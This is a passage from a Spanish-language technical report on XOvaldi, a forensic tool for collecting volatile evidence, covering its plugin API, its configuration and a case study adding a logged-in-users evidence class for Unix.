La incorporación de plugins al intérprete en forma dinámica es uno de los aspectos más motivantes de la herramienta. Este enfoque otorga varias ventajas que ya hemos discutido en secciones anteriores. Sin embargo, es necesario destacar aquí que la especificación del lenguaje OVAL define, hoy por hoy, una gran cantidad de objetos por cada plataforma. Por esta razón, no es el espíritu de desarrollo implementar todos y cada uno de ellos sino que lo que aquí se buscó, fue realizar una prueba de concepto. Esto es, evaluar los mecanismos de ejecución de plugins escritos en distintos lenguajes y relevar los aspectos subyacentes del modelo diseñado. La selección de lenguajes de prueba es ciertamente arbitraria. Se seleccionaron Python y Ruby durante la prototipación por ser lenguajes poderosos en la parte de scripting pero podrían haber sido otros como Haskell o Lisp por ejemplo. La idea es evaluar la posibilidad de manejar diferentes lenguajes de plugins y que estos puedan ser gestionados por el intérprete.

Python y Ruby. Una posibilidad para incorporar estos lenguajes en la herramienta es utilizar el mismo criterio que se manejó con los JRE para el propio intérprete, esto es, tener una distribución del intérprete Python y Ruby en la distribución misma de XOvaldi. El problema con este enfoque es que, si bien es posible, es ciertamente complejo debido a que cada lenguaje de plugin soportado debe tener su intérprete asociado y además, para cada una de las plataformas soportadas por XOvaldi. Por lo tanto, se buscó una alternativa de manera de simplificar el soporte de estos lenguajes dentro del intérprete XOvaldi.

Java es un lenguaje con una inmensa comunidad de usuarios y desarrolladores, y existe una infinidad de proyectos que proveen diferentes funcionalidades consumibles por sistemas escritos en Java. Jython y JRuby son dos de estos proyectos que implementan los lenguajes Python Y Ruby respectivamente, utilizando código 100% Java. Los mismos permiten escribir e interpretar código Python y Ruby en Java, y viceversa. Esta cualidad provee una alternativa atractiva para dar soporte a diversos lenguajes de plugins. De hecho, existen muchos otros proyectos como éstos que permitirían incorporar más lenguajes a XOvaldi utilizando el mismo enfoque.

La distribución de estos proyectos está disponible mediante *jars* de modo que el mecanismo de incorporación de estos lenguajes al intérprete se realiza de forma muy simple. Por otra parte, Java dispone del módulo *ScriptEngineManager* que implementa y exporta un mecanismo de búsqueda e instanciación de clases *ScriptEngine*. Estas clases son provistas por las librerías mencionadas anteriormente.

Vale la pena recordar que un *jar* en Java es un archivo que contiene o agrupa múltiples archivos de clases y otros recursos en un único archivo. Por otra parte, la variable de entorno de Java "classpath", contiene rutas a diversos *jars* externos utilizados por la aplicación. Cuando la ruta de un *jar* es agregada en dicha variable, los paquetes y clases contenidas en él quedan automáticamente visibles para la aplicación.

6.3.2. Descubrimiento y Ejecución de Plugins

En la actual versión de XOvaldi se hizo hincapié en definir rigurosamente el flujo de información desde el intérprete al subsistema de plugins y viceversa, más concretamente, aquellos escritos en Java. Esto simplifica el modelo evitando capas intermedias de traducción de lenguajes. No obstante, para lenguajes distintos de Java es necesario evaluar la creación de middlewares y el enfoque probablemente debería ser el mismo utilizado en la generación del modelo de datos XOval.

Debido a que lo interesante del uso de plugins es su incorporación en la medida que sean necesarios para recolectar nueva evidencia, éstos no son conocidos de antemano por el intérprete. Cada vez que se requiere la presencia de un plugin, el módulo de recolección se encarga de "*levantarlo*" en tiempo de ejecución.

Se definen una serie de convenciones simples en el nombrado y ubicación del plugin para que sea accesible para el intérprete. Concretamente, todos los plugins del intérprete deben tener el prefijo "XOval" seguido de la plataforma para la cual fueron diseñados. Si el plugin se encarga del tratamiento de objetos cuya definición en el lenguaje es "`process_object`" para la plataforma "*Linux*", entonces el plugin debe llamarse "XOvalLinuxProcess".

En el caso de los plugins escritos en Java, el nombre completo del plugin será "XovalLinuxProcess.jar" y la ubicación del plugin debe ser "*dirección al repositorio de plugins + plataforma + nombre completo de plugin*".

Se define además un API que los plugins deben respetar de modo que el intérprete pueda invocar los métodos específicos. A continuación se listan los 2 métodos obligatorios que los plugins deben implementar.

Recolección de Items.

```
public void collectItems (ObjectType object, XOvalItemsCollection items)
```

Tabla 6.1: Método para Recolección de Items

Método responsable de la recolección de ítems del sistema operativo subyacente que cumplan con el criterio definido por el objeto "`object`". Los resultados deben ser cargados en la colección "`items`".

Es importante destacar que la firma del método utiliza un objeto de tipo "`ObjectType`". Esta es la clase padre de todos los objetos y permite al intérprete abstraerse de cada objeto específico. Por otra parte, quien implementa el plugin, conoce las características internas del objeto tratado. Esto es así porque de hecho, en la mayorías de las situaciones, sobretodo en extensiones XOval, quien escribe el plugin es quien ha especificado la nueva clase de evidencia en los esquemas XML del lenguaje.

Suponiendo que se está implementando el plugin para procesos de Unix, el objeto es de tipo "`ProcessObject`", el cual es subclase de "`ObjectType`". Por lo tanto, es el plugin quien presenta dependencias con las clases concretas que implementan los objetos específicos, "`ProcessObject`" en este caso, y no el intérprete. Esta característica generaliza el uso de la herramienta sobre cualquier tipo de objeto.

Evaluación de Items.

```
public ResultEnumeration testItem(ItemType item, StateType state)
```

Tabla 6.2: Método para Evaluación de Items

Método responsable de la evaluación de un ítem concreto del sistema operativo subyacente. El objetivo de este método es evaluar si el ítem "`item`" cumple o no con el estado "`state`". El método devuelve un resultado de tipo "`ResultEnumeration`", especificado por OVAL y disponible en el modelo de datos XOval.

Una vez más, la abstracción de los tipos de datos recibidos liberan al intérprete de conocer las clases concretas que modelan los objetos específicos. Así, en el caso del desarrollador del plugin para procesos de Unix, sabrá que "`item`" es de tipo "`ProcessItem`", subclase de "`ItemType`"; y que "`state`" es de tipo "`ProcessState`", subclase de "`StateType`".

Vale la pena recordar que todos los tipos utilizados, son generados automáticamente a partir de la especificación del lenguaje XOval y que el desarrollador accede a ellos mediante una librería auto-generada por la herramienta.

En base al API definido, el *executor* de plugins hace uso de la tecnología *Reflection* provista por Java para la invocación de métodos y control de errores. La tecnología *Reflection* permite inspeccionar clases, interfaces, atributos y métodos en tiempo de ejecución, así como instanciar nuevos objetos, invocar métodos y, obtener y setear valores de atributos. Es una tecnología poderosa que otorga mucho potencial para el tratamiento de plugins en *runtime*.

6.4. Otras características

6.4.1. Control sobre XOvaldi

La gran mayoría de los parámetros utilizados en XOvaldi están especificados en su archivo de configuración. Existen dos archivos de configuración denominados “default.properties” y “xovaldi.conf”. Las propiedades por defecto están especificadas en el archivo “default.properties”. No obstante, el usuario puede sobrescribir dichas propiedades generando las entradas correspondientes en el archivo “xovaldi.conf”.

Debido a que no siempre es cómodo modificar archivos de configuración para la ejecución de programas, XOvaldi acepta argumentos de entrada que sobrescriben las propiedades definidas en los archivos de configuración.

Para esto, se agregó a XOvaldi un módulo encargado de consumir los argumentos especificados por el usuario, el cual reemplaza en *runtime* los parámetros de configuración por defecto. El módulo utiliza una librería de Apache, *Apache Commons Cli*, especializada en el tratamiento de argumentos por línea de comandos. En el apéndice al final de este documento se definen y explican los argumentos soportados por XOvaldi.

6.4.2. Servidor XOvaldi

La implementación de esta infraestructura fue realizada mediante la utilización de *Java Servlets*. Un *servlet* es un componente Web basado en tecnología Java, el cual es gestionado por un contenedor de servlets y que es capaz de generar contenido en forma dinámica. Un contenedor es una parte de un servidor web, que agrega soporte de servlets. Los servlets interactúan con los clientes Web mediante un paradigma *request/response*, el cual es implementado por el contenedor de servlets. Ejemplos de contenedores de servlets son Apache Tomcat y Jetty.

En esta herramienta, se ha utilizado el servidor Jetty debido a que es extremadamente liviano y muy facil de usar, lo que lo hace atractivo para el contexto de la herramienta.

Para acceder a la funcionalidad del servlet, se configura en el servidor, un mapeo

entre el servlet y una dirección Web.

Para el almacenamiento remoto, el cliente XOvaldi utiliza la siguiente dirección:

```
http://remoteHost:port/xovaldi/storeResults.do
```

Tabla 6.3: URL utilizada en Almacenamiento Remoto

Para la recolección remota, el cliente XOvaldi utiliza la siguiente dirección:

```
http://remoteHost:port/xovaldi/collectEvidence.do
```

Tabla 6.4: URL utilizada en Recolección Remota

Típicamente, en el cuerpo del mensaje se carga el contenido del request. Cuando el servidor recibe la solicitud, ésta es despachada al servlet correspondiente. Una vez procesada, se envía la respuesta con los resultados de la solicitud.

6.5. Componentes de XOvaldi

6.5.1. Modelo de Dependencias

A continuación se presenta la lista de módulos que componen XOvaldi, describiendo el objetivo principal de cada uno así como las dependencias entre los mismos.

Componente	Descripción	Dependende de
xoval-model	Contiene las clases generadas a partir de la especificación del lenguajes en esquemas XML	
xovaldi-constants	Contiene interfaces que definen diversas constantes manejadas por los módulos de XOvaldi.	
xovaldi-datatypes	Contiene definiciones de datatypes utilizados para el intercambio de información entre capas y con plugins.	xoval-model
xovaldi-util	Contiene utilidades que son consumidas por diferentes módulos de XOvaldi.	xoval-model
xovaldi-plugins	Contiene las clases necesarias para la administración de plugins, incluyendo fábricas, manager y executors.	xoval-model xovaldi-datatypes
xovaldi-analyzer	Contiene las clases necesarias para el análisis XOval, incluyendo la evaluación y generación de resultados.	xoval-model xovaldi-constants xovaldi-datatypes xovaldi-plugins xovaldi-util
xovaldi-client	Contiene las clases necesarias para la gestionar el ciclo de vida del análisis de definiciones así como la devolución de resultados.	xoval-model xovaldi-analyzer xovaldi-constants
xovaldi-server	Contiene las clases que componen el servidor XOvaldi incluyendo el servidor Web, servlets y requestHandlers.	xovaldi-client
xovaldi-init	Módulo encargado de la carga y configuración de la herramienta.	xovaldi-client xovaldi-server

Tabla 6.5: Modelo de Dependencias

6.5.2. Distribución de Paquetes

A continuación se presenta la lista de packages de Java para cada uno de los módulos mencionados anteriormente.

Componente	Package

xoval-model	`uy.edu.fing.gsi.xovaldi.model`
	`uy.edu.fing.gsi.xovaldi.model.common`
	`uy.edu.fing.gsi.xovaldi.model.definitions`
	`uy.edu.fing.gsi.xovaldi.model.definitions.unix`
	`uy.edu.fing.gsi.xovaldi.model.definitions.linux`
	`uy.edu.fing.gsi.xovaldi.model.definitions.windows`
	`uy.edu.fing.gsi.xovaldi.model.system_characteristics`
	`uy.edu.fing.gsi.xovaldi.model.system_characteristics.unix`
	`uy.edu.fing.gsi.xovaldi.model.system_characteristics.linux`
	`uy.edu.fing.gsi.xovaldi.model.system_characteristics.windows`
	`uy.edu.fing.gsi.xovaldi.model.results`
	
	Debido a que los packages del modelo son generados automáticamente para cada plataforma, solo se listan aquí aquellos más relevantes para las plataformas de interés.

xovaldi-constants	`uy.edu.fing.gsi.xovaldi.constants`
xovaldi-datatypes	`uy.edu.fing.gsi.xovaldi.datatypes`
xovaldi-util	`uy.edu.fing.gsi.xovaldi.util`

xovaldi-plugins	`uy.edu.fing.gsi.xovaldi.plugins`
	`uy.edu.fing.gsi.xovaldi.plugins.executors`
	`uy.edu.fing.gsi.xovaldi.plugins.executors.java`
	`uy.edu.fing.gsi.xovaldi.plugins.executors.python`
	`uy.edu.fing.gsi.xovaldi.plugins.executors.ruby`

xovaldi-analyzer	`uy.edu.fing.gsi.xovaldi.analyzer`
xovaldi-client	`uy.edu.fing.gsi.xovaldi.client`
xovaldi-server	`uy.edu.fing.gsi.xovaldi.server` `uy.edu.fing.gsi.xovaldi.server.handlers`
xovaldi-init	`uy.edu.fing.gsi.xovaldi`

Tabla 6.6: Distribución de Paquetes

6.6. Extendiendo XOvaldi

Esta sección tiene como propósito describir el proceso de extensión de XOvaldi ante nuevos requerimientos.

6.6.1. Cambios en el lenguaje OVAL y XOval

El diseño de XOvaldi se cataloga como extensible simplemente porque se buscó un mecanismo para incorporar funcionalidad en la herramienta independientemente del core, esto es, mediante la incorporación de nuevos plugins.

Sin embargo, la incorporación de plugins responde a un requerimiento del lenguaje, es decir, se incorporan para dar soporte a objetos especificados en OVAL y XOval. Por lo tanto, la aparición de un nuevo plugin viene de la mano con la especificación de un nuevo objeto en el lenguaje. En este apartado se discute cual es el impacto que generan cambios del lenguaje en el intérprete.

XOvaldi utiliza un modelo de datos XOval que representa los tipos de datos definidos en el lenguaje XOval. Debido a la frecuencia con la que el lenguaje puede cambiar, en secciones anteriores se explicó el enfoque tomado de manera de adoptar los cambios del mismo, minimizando el impacto.

Cuando el lenguaje es modificado o extendido, el modelo de datos XOval debe ser actualizado de manera de representar fielmente los cambios del lenguaje. Esto se logra mediante regeneración.

Para regenerar el modelo, se construyó una tarea en *ant* que reúne todas las acciones necesarias de manera de actualizar todos los recursos utilizados en desarrollo. En esta tarea se incluye limpieza de componentes antiguos, generación y compilado de clases, construcción del jar del modelo y deployment de recursos.

Para regenerar el modelo basta con ejecutar el siguiente comando:

```
$ ant gen-model
```

Tabla 6.7: Generación del Modelo de Datos XOval

Esta tarea utiliza el compilador XJC (Java Architecture for XML Binding) para la generación de clases a partir de los esquemas XML especificados.

La generación realizada es personaliza de modo que cada componente del lenguaje OVAL y XOval generado se ubique en los paquetes adecuados de Java.

Por ejemplo, la plataforma Solaris tiene asociado dos esquemas XML.

- Definiciones: *solaris-definitions-schema.xsd*
- Características del sistema: *solaris-system-characteristics-schema.xsd*

La generación del modelo está configurada en el archivo "*full-model-binding.xjb*" ubicado en la carpeta raíz de desarrollo del proyecto.

Luego, para especificar que las clases generadas a partir del esquema "*solaris-definitions-schema.xsd*" deben ubicarse en el paquete de Java denominado "*uy.edu.fing.gsi.xovaldi.model.definitions.solaris*", se especifica la siguiente entrada en el archivo de configuración de la generación del modelo.

```
<bindings xmlns="http://java.sun.com/xml/ns/jaxb" version="2.1">
  ....
  ....
  <bindings schemaLocation="oval-schemas/solaris-definitions-schema.xsd">
    <schemaBindings>
      <package name="uy.edu.fing.gsi.xovaldi.model.definitions.solaris"/>
    </schemaBindings>
  </bindings>
  ....
</bindings>
```

Tabla 6.8: Mapeo entre Definiciones OVAL para Solaris y paquetes Java

Debido a que también debemos definir que paquete se utilizará para ubicar a las clases generadas a partir de "solaris-system-characteristics-schema.xsd", agregamos una nueva entrada obteniendo la siguiente configuración.

```
<bindings xmlns="http://java.sun.com/xml/ns/jaxb" version="2.1">
  ....
  ....
  <bindings schemaLocation="oval-schemas/solaris-definitions-schema.xsd">
    <schemaBindings>
      <package name="uy.edu.fing.gsi.xovaldi.model.definitions.solaris"/>
    </schemaBindings>
  </bindings>

  <bindings
   schemaLocation="oval-schemas/solaris-system-characteristics-schema.xsd">
    <schemaBindings>
        <package name=
          "uy.edu.fing.gsi.xovaldi.model.system_characteristics.solaris"/>
    </schemaBindings>
  </bindings>
  ....
</bindings>
```

Tabla 6.9: Mapeo entre OVAL System Characteristics en Solaris y paquetes Java

En los próximos apartados, se asume que las incorporaciones en el lenguaje ya se han actualizado en el modelo de datos.

6.6.2. Nuevos plugins

La incorporación de plugins se realiza de manera bastante directa. Como se mencionó anteriormente, un plugin es responsable por el tratamiento de un tipo específico de objeto asociado a un plataforma concreta. Este objeto a su vez está definido en el lenguaje y el modelo de datos captura su definición.

Para la construcción de un nuevo plugin deben respetarse los siguientes puntos.

- El lenguaje seleccionado para la construcción del plugin debe estar soportado por el intérprete.
- El plugin debe respetar el API definido para plugins, esto es, debe definir las operaciones especificadas en el API de modo que el "*executor*" pueda comunicarse e invocar las tareas encomendadas.

En el caso de plugins en Java, el API definido es el siguiente:

Recolección de Items.

```
public void collectItems (ObjectType object, XOvalItemsCollection items)
```

Tabla 6.10: Método para Recolección de Items

Método responsable de la recolección de ítems del sistema operativo subyacente que cumplan con el criterio definido por el objeto "`object`". Los resultados deben ser cargados en la colección "`items`".

Evaluación de Items.

```
public ResultEnumeration testItem(ItemType item, StateType state)
```

Tabla 6.11: Método para Evaluación de Items

Método responsable de la evaluación de un ítem concreto del sistema operativo subyacente. El objetivo de este método es evaluar si el ítem "`item`" cumple o no con el estado "`state`". El método devuelve un resultado de tipo "`ResultEnumeration`", especificado por OVAL y disponible en el modelo de datos XOval.

El desarrollador del plugin tiene pleno acceso a la especificación de la librería que contiene el modelo de datos XOval. De esta forma, la clase que implementa el plugin tiene acceso a la clase concreta que representa el tipo de datos del lenguaje, y por tanto, puede acceder a las propiedades específicas del objeto en cuestión.

Debido a que las firma de los métodos utilizan clases abstractas, el desarrollador del plugin debe realizar un casting del objeto al objeto concreto que manipula de modo de poder acceder a todas sus propiedades.

Los métodos necesariamente deben utilizar clases base pues de no ser así, el intérprete debería conocer cada uno de los objetos específicos del lenguajes, eliminando por completo la independencia y escalabilidad del sistema.

Consideremos el ejemplo con el que hemos trabajado en secciones anteriores. Supongamos que se han escritos algunas definiciones en XOval que realizan tests sobre procesos de Unix. La generación del modelo pone a disposición las siguientes clases específicas para procesos Unix.

- *ProcessTest*
- *ProcessObject*
- *ProcessState*
- *ProcessItem*

Para la escritura del plugin, solo es necesario conocer los tres últimos.

- Recolección de Items.

  "*ProcessObject*" representa el objeto especificado en la definición XOval. En él se incorporan las características deseadas de los procesos que se quiere recolectar, por ejemplo, todos aquellos cuyo comando de lanzamiento contenga el string "httpd".

  Con este ejemplo, se puede apreciar fácilmente que una instancia de "*ProcessObject*" define una clase de objetos a recolectar. Cada proceso que ajuste al criterio especificado y que debe recolectarse se denomina ítem. Toda la información asociada al ítem se almacena en una instancia de la clase "*ProcessItem*".

  Mientras que un "*ProcessObject*" define una familia de procesos con ciertas características, un "*ProcessItem*" representa a un único proceso de esa familia en el sistema operativo.

  Por ejemplo, si 10 procesos contienen en su comando de lanzamiento el string "httpd", el plugin debe cargar 10 ítems de tipo "*ProcessItem*" en la colección de ítems.

  Vale la pena recordar que "*ProcessObject*" es subclase de "*ObjectType*" y que "*ProcessItem*" es subclase de "*ItemType*".

- Evaluación de Items.

  La evaluación de un ítem consiste en verificar si el mismo cumple con cierto estado. Debido a que la comparación solo tiene sentido si el estado a chequear es de la familia del ítem a evaluar, el desarrollador del plugin tiene pleno acceso a las propiedades buscadas. Para esto, es necesario realizar un casting previo.

  Siguiendo el ejemplo de los procesos, el desarrollador deberá realizar

downcasting tanto en el *item* como en el *state*. Esto es, de "*ItemType*" a "*ProcessItem*" y de "*StateType*" a "*ProcessState*".

Luego, se verifica si el ítem cumple o no con el estado especificado y se devuelve el resultado.

6.6.3. Nuevos lenguajes

Dar soporte a nuevos lenguajes de plugins involucra lo siguiente.

- Definición de *middleware* para la transformación del modelo de datos utilizado por los plugins del lenguaje al modelo de datos utilizado por el intérprete.
- Definición del *executor* encargado de la ejecución de plugins escritos en el nuevo lenguaje.
- Configuración de XOvaldi para incorporar el nuevo lenguaje.

Probablemente esta extensión sea la menos simple, sobretodo por la traducción necesaria en el modelo de datos. En la herramienta se incorporan ejemplo de como ejecutar plugins escritos en otros lenguajes. Queda a cargo del desarrollador generar una capa de traducción que se acople al modelo de datos XOval. La táctica en este caso es evaluar el mismo enfoque utilizado en el intérprete para la generación automática del modelo de datos.

Una vez resuelto esto y suponiendo que el lenguaje es Perl, se deben seguir los siguientes pasos.

1. Crear el package de Java donde se ubicarán las clases correspondientes al nuevo executor. En el caso de Perl sería:

```
uy.edu.fing.gsi.xovaldi.plugins.executors.perl
```

Tabla 6.12: Package del nuevo lenguaje

2. Declarar el *executor* del nuevo lenguaje en el archivo de configuración spring de la aplicación ubicado en la ruta relativa "*etc/xovaldi.xml*". Agregar el bean:

```
<bean
  id="perlPluginExecutor"
  class="uy.edu.fing.gsi.xovaldi.plugins.executors.perl.PerlPluginExecutor"
/>
```

Tabla 6.13: Declaración del "executor" para el nuevo lenguaje

3. Agregar el executor a la fábrica de executors disponibles, en el archivo de configuración spring de la aplicación ubicado en la ruta relativa “etc/xovaldi.xml”.

```
<bean
   id="pluginExecutorFactory"
   name="pluginExecutorFactory"
   class="uy.edu.fing.gsi.xovaldi.plugins.PluginExecutorFactory">
        <property name="pluginExecutorMap">
            <map>
                ....
                ....
                <entry key="pl">
                        <ref local="perlPluginExecutor"/>
                </entry>
            </map>
        </property>
</bean>
```

Tabla 6.14: Incorporación del "executor" a la fábrica de "executors"

6.6.4. Nuevas plataformas

Para agregar nuevas plataformas es necesarios realizar dos tareas.

- Agregar en el repositorio de plugins una carpeta con el nombre de la plataforma.
- Configurar XOvaldi para incorporar la nueva plataforma.

Suponiendo que queremos incorporar la plataforma Solaris en el intérprete, los pasos serían los siguientes.

1. Crear una carpeta de nombre “solaris” en el repositorio de plugins. Siendo la ruta relativa: “./plugins”, ejecutamos el comando

```
$ mkdir plugins/solaris
```

Tabla 6.15: Ubicación de la plataforma en el repositorio de plugins

2. Agregar la nueva plataforma en el archivo de configuración spring de la aplicación ubicado en la ruta relativa “etc/xovaldi.xml”.

```
<bean id="xovaldi" class="uy.edu.fing.gsi.xovaldi.XOvaldi">
        ....
        ....
        <property name="supportedPlatforms">
            <list>
                ....
                ....
                <value>solaris</value>
            </list>
        </property>
</bean>
```

Tabla 6.16: Declaración de la nueva plataforma

Una vez hecho esto, XOvaldi tomará como válida la plataforma Solaris aunque naturalmente, deberán incorporarse los plugins deseados en la ubicación correspondiente para lograr funcionalidad en procedimientos forenses relevados en esta plataforma. De no encontrarse alguno de los plugins involucrados, XOvaldi reportará al usuario la ausencia del mismo.

7. Nuevas evidencias: un caso de estudio

La ciencia forense informática presenta ambientes cambiantes y dinámicos. Nuevas clases de evidencia se hacen necesarias a medida que los sistemas evolucionan y las técnicas forenses son perfeccionadas. En esta sección se presenta un caso de estudio completo en el cual se describe la necesidad de recolectar una nueva clase de evidencia digital y se muestra paso a paso como extender XOvaldi para dar soporte a los nuevos requerimientos.

XOvaldi tiene como propósito ser una herramienta de recolección de evidencia digital volátil. Debido a la dinámica forense, su diseño fue desarrollado para permitir extender fácilmente las clases de evidencia que es capaz de recolectar. No obstante, XOvaldi se utiliza en un contexto más amplio que involucra la utilización del lenguaje XOval, que incluye a OVAL, el cual permite especificar los procedimientos forenses que serán evaluados por XOvaldi. Por esta razón, en las siguientes secciones se expone el escenario de trabajo completo y se describen las acciones que deben llevarse a cabo tanto en la herramienta como en el lenguaje para llevar a cabo tal extensión.

7.1. Objetivo: usuarios conectados en sistemas Unix

OVAL es un lenguaje orientado a la especificación de vulnerabilidades. Debido a su naturaleza, existen muchas clases de objetos, de interés en la recolección de evidencia, que no están soportados. Por esta razón, este trabajo introduce XOval como una construcción que incluye OVAL y extensiones del mismo.

Objetos no soportados por OVAL, que en este contexto lo vemos como evidencia que nos interesa recolectar, son concebidos como extensiones del lenguaje conformando lo que denominamos XOval.

En este caso de estudio, se propone una clase de evidencia que OVAL no provee en su especificación: usuarios conectados en sistemas Unix. Si bien desde el punto de vista forense esta clase de evidencia en prácticamente básica, no podemos olvidar que OVAL tiene un foco distinto al de recolección de evidencia y que por tanto, encontraremos muchos casos como este. Vale la pena destacar que sin un esquema de trabajo formal, el resultado de la recolección de ésta y otras clases de evidencias, conforman un repositorio heterogéneo de evidencia en cuanto a su estructura y formato. La utilización de un lenguaje de especificación formal como OVAL para representar la evidencia recolectada otorga homogeneidad en su estructura, lo que permite un acceso consistente y ordenado por parte de motores de análisis de evidencia.

La clase de evidencia propuesta pertenece al conjunto básico de evidencia volátil que un investigador forense debe recolectar durante una respuesta ante un incidente. En este caso, la información asociada a los usuarios que están actualmente conectados en un sistema Unix está basada en el resultado del comando *w*.

Considerando las clases base de OVAL que deben ser extendidas para agregar un nuevo tipo de evidencia, se presenta a continuación la información completa sobre el recurso "*LoggedUser*" utilizado en este caso de estudio.

LoggedUserTest (Definitions Schema)			
Child Elements	**Type**	**MinOccurs**	**MaxOccurs**
object	oval-def:ObjectRefType	1	1
state	oval-def:StateRefType	0	unbounded

Tabla 7.1: XOval LoggedUserTest

Nota: las columnas MinOccurs y MaxOccurs definen la obligatoriedad del campo para cada instancia de la entidad en cuestión. MinOccurs refiere a la mínima cantidad de ocurrencias y MaxOccurs refiere a la máxima cantidad de ocurrencias.

LoggedUserObject (Definitions Schema)			
Child Elements	**Type**	**MinOccurs**	**MaxOccurs**
username	oval-def:EntityObjectStringType	1	1

Tabla 7.2: XOval LoggedUserObject

LoggedUserState (Definitions Schema)			
Child Elements	**Type**	**MinOccurs**	**MaxOccurs**
username	oval-def:EntityStateStringType	0	1
tty	oval-def:EntityStateStringType	0	1
from	oval-def:EntityStateStringType	0	1
login_time	oval-def:EntityStateStringType	0	1
idle_time	oval-def:EntityStateStringType	0	1
jcpu_time	oval-def:EntityStateStringType	0	1
pcpu_time	oval-def:EntityStateStringType	0	1
what	oval-def:EntityStateStringType	0	1

Tabla 7.3: XOval LoggedUserState

LoggedUserItem (System Characteristics Schema)			
Child Elements	**Type**	**MinOccurs**	**MaxOccurs**
username	oval-sc:EntityItemStringType	0	1
tty	oval-sc:EntityItemStringType	0	1
from	oval-sc:EntityItemStringType	0	1
login_time	oval-sc:EntityItemStringType	0	1
idle_time	oval-sc:EntityItemStringType	0	1
jcpu_time	oval-sc:EntityItemStringType	0	1
pcpu_time	oval-sc:EntityItemStringType	0	1
what	oval-sc:EntityItemStringType	0	1

Tabla 7.4: XOval LoggedUserItem

La especificación de cada uno de los campos se describe a continuación.

- *username*. Nombre de usuario que actualmente se encuentra logueado en el sistema.
- *tty*. Nombre de la terminal donde el usuario está conectado.
- *from*. Equipo remoto desde donde se ha iniciado la conexión.
- *login_time*. Fecha de conexión.
- *idle_time*. Tiempo ocioso.
- *jcpu_time*. Tiempo utilizado por todos los procesos adjuntos a la terminal. No incluye trabajos (jobs) en *background* pasados. Si incluye trabajos actuales corriendo en *background*.
- *pcpu_time*. Tiempo utilizado por el proceso actual identificado en el campo "*what*".
- *what*. Comando del proceso actual.

7.2. Extensión del lenguaje OVAL

Cada vez que deseamos agregar una nueva clase de evidencia que nos interesa recolectar, es necesario plasmar su especificación en el lenguaje. Todas las clases de evidencia no soportadas por OVAL las consideramos como extensiones pertenecientes a XOval.

En este caso de estudio, se propone la recolección de usuarios conectados en sistemas Unix como la clase de evidencia que queremos agregar y además la consideramos como la primer extensión al lenguaje OVAL de modo de mostrar cada uno de los pasos necesarios para la extensión del lenguaje base.

7.2.1. Definición de extensión XOval

La clase de evidencia considerada en este caso pertenece a la plataforma Unix. Por lo tanto, tenemos dos opciones. La primera sería tomar el esquema de definiciones unix provisto por OVAL (*unix-definitions-schema.xsd*) y agregar el nuevo tipo de objeto. La segunda es crear un nuevo esquema, por ejemplo, "*xoval-unix-definitions-schema.xsd*" y definir allí el nuevo tipo de objeto.

Si bien los cambios de versiones en el lenguaje OVAL no ocurren de un día para el otro, parece razonable separar las extensiones XOval de las definiciones de tipos provistos por OVAL. De esta manera, cuando una nueva versión de OVAL es liberada, no debemos volver a completar los nuevos esquemas con nuestras extensiones. Por esta razón, se presentará este ejemplo utilizando un nuevo esquema, independiente del esquema unix provisto por OVAL.

Como se puede apreciar en la sección anterior, existen cuatro clases básicas que debemos agregar en el lenguaje para dar soporte a este nuevo tipo de evidencia: "*LoggedUserTest*", "*LoggedUserObject*", "*LoggedUserState*" y "*LoggedUserItem*". Los tres primeros pertenecen al esquema de definiciones (*xoval-unix-definitions-schema.xsd*) mientras que el último pertenece al esquema de características del sistema (*xoval-unix-system-characteristics-schema.xsd*). Los primeros tres permiten al analista especificar el objeto a recolectar y su evaluación correspondiente mientras que el último se utiliza para representar en las características del sistema recolectadas, cada instancia del recurso presente en el sistema subyacente.

Debido a la extensión de los esquemas XML, éstos han sido colocados en el apéndice de este documento, sección 11.4. El lector puede encontrar allí la especificación completa de las extensiones realizadas en el lenguaje.

7.2.2. Regeneración del Modelo de Datos XOval

Una vez que la nueva evidencia ha sido especificada en el lenguaje, es necesario regenerar el modelo de datos XOval. De esta manera, los cambios realizados en el lenguaje quedan disponibles para ser utilizados tanto por el intérprete como por los plugins.

Debido a que hemos agregado nuevos esquemas en lugar de extender los existentes, debemos especificar los paquetes de Java que contendrán las clases generadas a partir de ellos. Estos paquetes serán referidos más tarde durante el desarrollo de plugins. Nuevamente, este mapeo solo es necesario cuando se incorporan nuevos esquemas en el repositorio de esquemas del lenguaje. La configuración para la generación del modelo se realiza en el archivo "*full-model-binding.xjb*" ubicado en la carpeta raíz de desarrollo del proyecto.

A continuación se presenta el agregado realizado en el archivo de configuración para los nuevos esquemas.

```
<bindings xmlns="http://java.sun.com/xml/ns/jaxb" version="2.1">
  ....

  <!-- XOval UNIX Extension Example -->

  <bindings schemaLocation="oval-schemas/xoval-unix-definitions-schema.xsd">
     <schemaBindings>
        <package name="uy.edu.fing.gsi.xovaldi.model.xoval.definitions.unix"/>
     </schemaBindings>
  </bindings>

  <bindings schemaLocation="oval-schemas/
                          xoval-unix-system-characteristics-schema.xsd">
     <schemaBindings>
        <package name=
               "uy.edu.fing.gsi.xovaldi.model.xoval.system_characteristics.unix"/>
     </schemaBindings>
  </bindings>
</bindings>
```

Tabla 7.5: Configuración de paquetes Java para XOval-Unix

Por último es necesario agregar el nuevo paquete de definiciones XOval en el archivo de configuración de XOvaldi para que sea reconocido por JAXB. Para esto, anexamos el paquete al final de la variable "`oval.definitions.package`" de la siguiente manera.

```
oval.definitions.package=uy.edu.fing.gsi.xovaldi.model.definitions:uy.edu.f
ing.gsi.xovaldi.model.xoval.definitions.unix
```

Tabla 7.6: Configuración del paquete Java para JAXB

Una vez configurado el destino de las clases que se generarán a partir de los nuevos esquemas XML, regeneramos el modelo utilizando una tarea en *ant* implementada para tal fin.

```
$ ant gen-model
```

Tabla 7.7: Regeneración del Modelo de Datos Xoval

También es posible regenerar la documentación del código fuente para incorporar las nuevas clases. Para esto, utilizamos la siguiente tarea en *ant*.

```
$ ant javadoc
```

Tabla 7.8: Generación de documentación Java

7.3. Desarrollo del Plugin

En este punto, el nuevo tipo de evidencia ya ha sido especificado en el lenguaje y el modelo de datos XOval ya ha sido regenerado de manera que incorpore las extensiones realizadas en el lenguaje.

El API que los plugins deben respetar define dos operaciones, una para recolección de ítems y otra para evaluación de ítems. A continuación se presenta un seudocódigo de la clase Java que implementa el plugin y que utiliza código Python para la recolección de evidencia.

```
import org.python.core.PyList;
import org.python.core.PyObject;
import org.python.util.PythonInterpreter;
import ...
import uy.edu.fing.gsi.xovaldi.datatypes.XOvalItemsCollection;
import uy.edu.fing.gsi.xovaldi.model.definitions.ObjectType;
import uy.edu.fing.gsi.xovaldi.model.definitions.StateType;
import uy.edu.fing.gsi.xovaldi.model.results.ResultEnumeration;
